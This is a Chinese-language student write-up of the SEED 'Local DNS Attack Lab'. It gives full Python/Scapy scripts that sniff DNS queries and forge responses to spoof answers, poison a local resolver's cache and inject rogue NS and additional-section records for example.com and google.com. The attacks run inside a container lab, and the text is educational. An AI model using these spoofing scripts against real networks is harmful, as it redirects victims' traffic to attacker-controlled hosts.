

1. 实验环境配置
2. 进入实验目录:

/home/seed/Desktop/Labs\_20.04/Network Security/Local DNS Attack Lab/Labsetup.

1. 启动容器.


本实验网络拓扑图如下所示:



2. Testing the DNS Setup


在User Container(10.9.0.5)上运行一些命令保证实验环境初始是没有问题的。

1. Get the IP address of ns.attacker32.com.




可以看到结果为10.9.0.153，这一步是通过attacker ns server的，所以应该和attacker ns中/etc/bind/zone\_attacker32.com中的结果是对应的。

1. Get the IP address of [www.example.com](http://www.example.com).



这一步没有经过attacker ns server，所以结果应该是正确的结果。


1. dig @ns.attacker32.com [www.example.com](http://www.example.com)



这一步经过了attacker ns server查询www.example.com，所以查询到的结果应该是attacker ns server的/etc/bind/zone\_example.com中的结果。

3. Task1: Directly Spoofing Response to User

1. 查看10.9.0.0/24网段interface名称：



这里应该是: br-968e65729223.


1. 在Attacker主机上创建attack-1.py文件，内容如下：
2. #!/usr/bin/env python3
3. from scapy.all import \*
4. import sys
5. NS\_NAME = "example.com"
6. def spoof\_dns(pkt):
7. **if** (DNS in pkt and NS\_NAME in pkt[DNS].qd.qname.decode('utf-8')):
8. print(pkt.sprintf("{DNS: %IP.src% --> %IP.dst%: %DNS.id%}"))
9. ip = IP(src=pkt[IP].dst, dst=pkt[IP].src) # Create an IP object
10. udp = UDP(sport=53, dport=pkt[UDP].sport) # Create a UPD object
11. Anssec = DNSRR(rrname=pkt[DNS].qd.qname, type='A', ttl=259200, rdata="1.2.3.4") # Create an aswer record
12. dns = DNS(id=pkt[DNS].id, qd=pkt[DNS].qd, aa=1,rd=0,qr=1,qdcount=1,ancount=1,an=Anssec) # Create a DNS object
13. spoofpkt = ip/udp/dns # Assemble the spoofed DNS packet
14. send(spoofpkt)
15. myFilter = "udp and dst port 53 and src host 10.9.0.5" # Set the filter
16. pkt=sniff(iface='br-968e65729223', filter=myFilter, prn=spoof\_dns)

这里收到10.9.0.5的DNS请求的包后，[如果发现是查询example.com](http://xn--example-hk3l463bg14axjddzak53ix10e.com)，将回复1.2.3.4。然后执行attack-1.py开启监听

1. 在dns server上(10.9.0.53)使用下图中的命令清除cache，否则其返回是比attacker要快的，我们就无法成功攻击了，不信可以试试。



1. 在User容器上执行查询，结果如下:



再次查询的时候因为dns server已经查询过，有缓存了，所以攻击不会成功。

注意: 这里因为网络访问的DNS请求甚至都比容器间的块，所以我们直接在Router容器中添加到外网的访问延时，这样在后续实验中就可以不受此问题困扰了。解决方法如下:

在Router容器中使用以下命令添加延时:

tc qdisc add dev eth0 root netem delay 100ms

# 注意，这里的eth0是到外网的网卡


1. Task2: DNS Cache Poisoning Attack – Spoofing Answers

攻击User主机效率太低了，每次都要响应User主机的请求，不如直接攻击DNS server，可以一劳永逸，缓存会在local dns server上保存很久。

1. 在local dns server上使用rnds flush命令清空DNS cache，然后使用以下命令查看DNS缓存.

rndc dumpdb -cache # 将缓存导出到特定文件

cat/var/cache/ bind/dump.db # 查看文件




可以看到当前local dns server没有缓存。


1. 在Attacker主机上创建attack-2.py文件，内容如下:
2. #!/usr/bin/env python3
3. from scapy.all import \*
4. import sys
5. NS\_NAME = "example.com"
6. def spoof\_dns(pkt):
7. **if** (DNS in pkt and NS\_NAME in pkt[DNS].qd.qname.decode('utf-8')):
8. print(pkt.sprintf("{DNS: %IP.src% --> %IP.dst%: %DNS.id%}"))
9. ip = IP(src=pkt[IP].dst, dst=pkt[IP].src) # Create an IP object
10. udp = UDP(sport=53, dport=pkt[UDP].sport) # Create a UPD object
11. Anssec = DNSRR(rrname=pkt[DNS].qd.qname, type='A', ttl=259200, rdata="1.2.3.4") # Create an aswer record
12. dns = DNS(id=pkt[DNS].id, qd=pkt[DNS].qd, aa=1,rd=0,qr=1,qdcount=1,ancount=1,an=Anssec) # Create a DNS object
13. spoofpkt = ip/udp/dns # Assemble the spoofed DNS packet
14. send(spoofpkt)
15. myFilter = "udp and dst port 53 and src host 10.9.0.53" # Set the filter
16. pkt=sniff(iface='br-968e65729223', filter=myFilter, prn=spoof\_dns)

然后运行attack-2.py文件。

1. 在User主机上执行查询命令，结果如下:




1. 在local dns server上查看DNS 缓存，结果如下:



可以看到确实拥有了www.example.com的缓存。


1. 之后在关掉Attacker主机上的attack-2.py程序之后，在User主机上查询就直接得到1.2.3.4的结果了，并且通过时间判断确实是直接取的local dns server上的缓存.




1. Task3: Spoofing NS Records


上面的实验只能修改www.example.com的结果，这个Task要一次可以修改example.com整个域的结果。

1. 先清空local dns server的DNS cache。




1. 在Attacker上创建attack-3.py，内容如下:
2. #!/usr/bin/env python3
3. from scapy.all import \*
4. import sys
5. NS\_NAME = "example.com"
6. def spoof\_dns(pkt):
7. **if** (DNS in pkt and NS\_NAME in pkt[DNS].qd.qname.decode('utf-8')):
8. print(pkt.sprintf("{DNS: %IP.src% --> %IP.dst%: %DNS.id%}"))
9. ip = IP(src=pkt[IP].dst, dst=pkt[IP].src) # Create an IP object
10. udp = UDP(sport=53, dport=pkt[UDP].sport) # Create a UPD object
11. Anssec = DNSRR(rrname=pkt[DNS].qd.qname, type='A', ttl=259200, rdata="1.2.3.4") # Create an aswer record
12. Nssec = DNSRR(rrname="example.com", type="NS", rdata="ns.attacker32.com", ttl=259200)
13. dns = DNS(id=pkt[DNS].id, qd=pkt[DNS].qd, aa=1,rd=0,qr=1,qdcount=1,ancount=1,nscount=1,an=Anssec,ns=Nssec) # Create a DNS object
14. spoofpkt = ip/udp/dns # Assemble the spoofed DNS packet
15. send(spoofpkt)
16. myFilter = "udp and dst port 53 and src host 10.9.0.53" # Set the filter
17. pkt=sniff(iface='br-968e65729223', filter=myFilter, prn=spoof\_dns)
18. 在User主机上查询www.example.com和mail.example.com的结果:







可以看到，结果已经变成了1.2.3.5和1.2.3.6，和attacker dns server上的结果一致(见下图)。




1. local dns server的DNS缓存结果如图所示:



1. Task4: Spoofing NS Records for Another Domain
2. 在Attacker上创建文件attack-4.py，内容如下(相比于attack-3做了修改):
3. #!/usr/bin/env python3
4. from scapy.all import \*
5. import sys
6. NS\_NAME = "example.com"
7. def spoof\_dns(pkt):
8. **if** (DNS in pkt and NS\_NAME in pkt[DNS].qd.qname.decode('utf-8')):
9. print(pkt.sprintf("{DNS: %IP.src% --> %IP.dst%: %DNS.id%}"))
10. ip = IP(src=pkt[IP].dst, dst=pkt[IP].src) # Create an IP object
11. udp = UDP(sport=53, dport=pkt[UDP].sport) # Create a UPD object
12. Anssec = DNSRR(rrname=pkt[DNS].qd.qname, type='A', ttl=259200, rdata="1.2.3.4") # Create an aswer record
13. Nssec1 = DNSRR(rrname="example.com", type="NS", rdata="ns.attacker32.com", ttl=259200)
14. Nssec2 = DNSRR(rrname="google.com", type="NS", rdata="ns.attacker32.com", ttl=259200)
15. dns = DNS(id=pkt[DNS].id, qd=pkt[DNS].qd, aa=1,rd=0,qr=1,qdcount=1,ancount=1,nscount=2,an=Anssec,ns=Nssec1/Nssec2) # Create a DNS object
16. spoofpkt = ip/udp/dns # Assemble the spoofed DNS packet
17. send(spoofpkt)
18. myFilter = "udp and dst port 53 and src host 10.9.0.53" # Set the filter
19. pkt=sniff(iface='br-968e65729223', filter=myFilter, prn=spoof\_dns)
20. 在local dns server中情况缓存
21. 在User主机中查询www.example.com来完成攻击(因为查询example.com才会受到攻击)，结果没问题。
22. 之后查询www.google.com，发现并未使用ns.attacker32.com作为其DNS。




查询local dns server DNS缓存之后结果如下(并没有使用ns. attacker32.com):




这里可以查找一下原因

1. Task5: Spoofing Records in the Additional Section
2. 在Attacker上创建文件attack-4.py，内容如下(相比于attack-3做了修改):
3. #!/usr/bin/env python3
4. from scapy.all import \*
5. import sys
6. NS\_NAME = "example.com"
7. def spoof\_dns(pkt):
8. **if** (DNS in pkt and NS\_NAME in pkt[DNS].qd.qname.decode('utf-8')):
9. print(pkt.sprintf("{DNS: %IP.src% --> %IP.dst%: %DNS.id%}"))
10. ip = IP(src=pkt[IP].dst, dst=pkt[IP].src) # Create an IP object
11. udp = UDP(sport=53, dport=pkt[UDP].sport) # Create a UPD object
12. Anssec = DNSRR(rrname=pkt[DNS].qd.qname, type='A', ttl=259200, rdata="1.2.3.4") # Create an aswer record
13. Nssec1 = DNSRR(rrname="example.com", type="NS", rdata="ns.attacker32.com", ttl=259200)
14. Nssec2 = DNSRR(rrname="google.com", type="NS", rdata="ns.attacker32.com", ttl=259200)
15. Addsec1 = DNSRR(rrname="ns.attacker32.com", type="A", rdata="1.1.1.1", ttl=259200)
16. Addsec2 = DNSRR(rrname="ns.example.net", type="A", rdata="2.2.2.2", ttl=259200)
17. Addsec3 = DNSRR(rrname="www.facebook.com", type="A", rdata="3.3.3.3", ttl=259200)
18. dns = DNS(id=pkt[DNS].id, qd=pkt[DNS].qd, aa=1,rd=0,qr=1,qdcount=1,ancount=1,nscount=2,an=Anssec,ns=Nssec1/Nssec2,ar=Addsec1/Addsec2/Addsec3) # Create a DNS object
19. spoofpkt = ip/udp/dns # Assemble the spoofed DNS packet
20. send(spoofpkt)
21. myFilter = "udp and dst port 53 and src host 10.9.0.53" # Set the filter
22. pkt=sniff(iface='br-968e65729223', filter=myFilter, prn=spoof\_dns)
23. 在local dns server中清空缓存.
24. 在User主机中查询www.example.com来完成攻击(因为查询example.com才会受到攻击)，结果没问题。



1. 查看locsal dns server的DNS cache，结果如下:



对这个结果该作何解释？感兴趣可以自己查找资料。